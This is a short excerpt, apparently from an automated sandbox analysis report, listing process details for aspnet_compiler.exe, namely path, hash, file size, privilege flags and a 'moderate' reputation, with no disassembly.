Start date:	14/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x1e0000
File size:	55488 bytes
MD5 hash:	6D0C232D1F4CD357FD7C14ED6FABFA90
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

No disassembly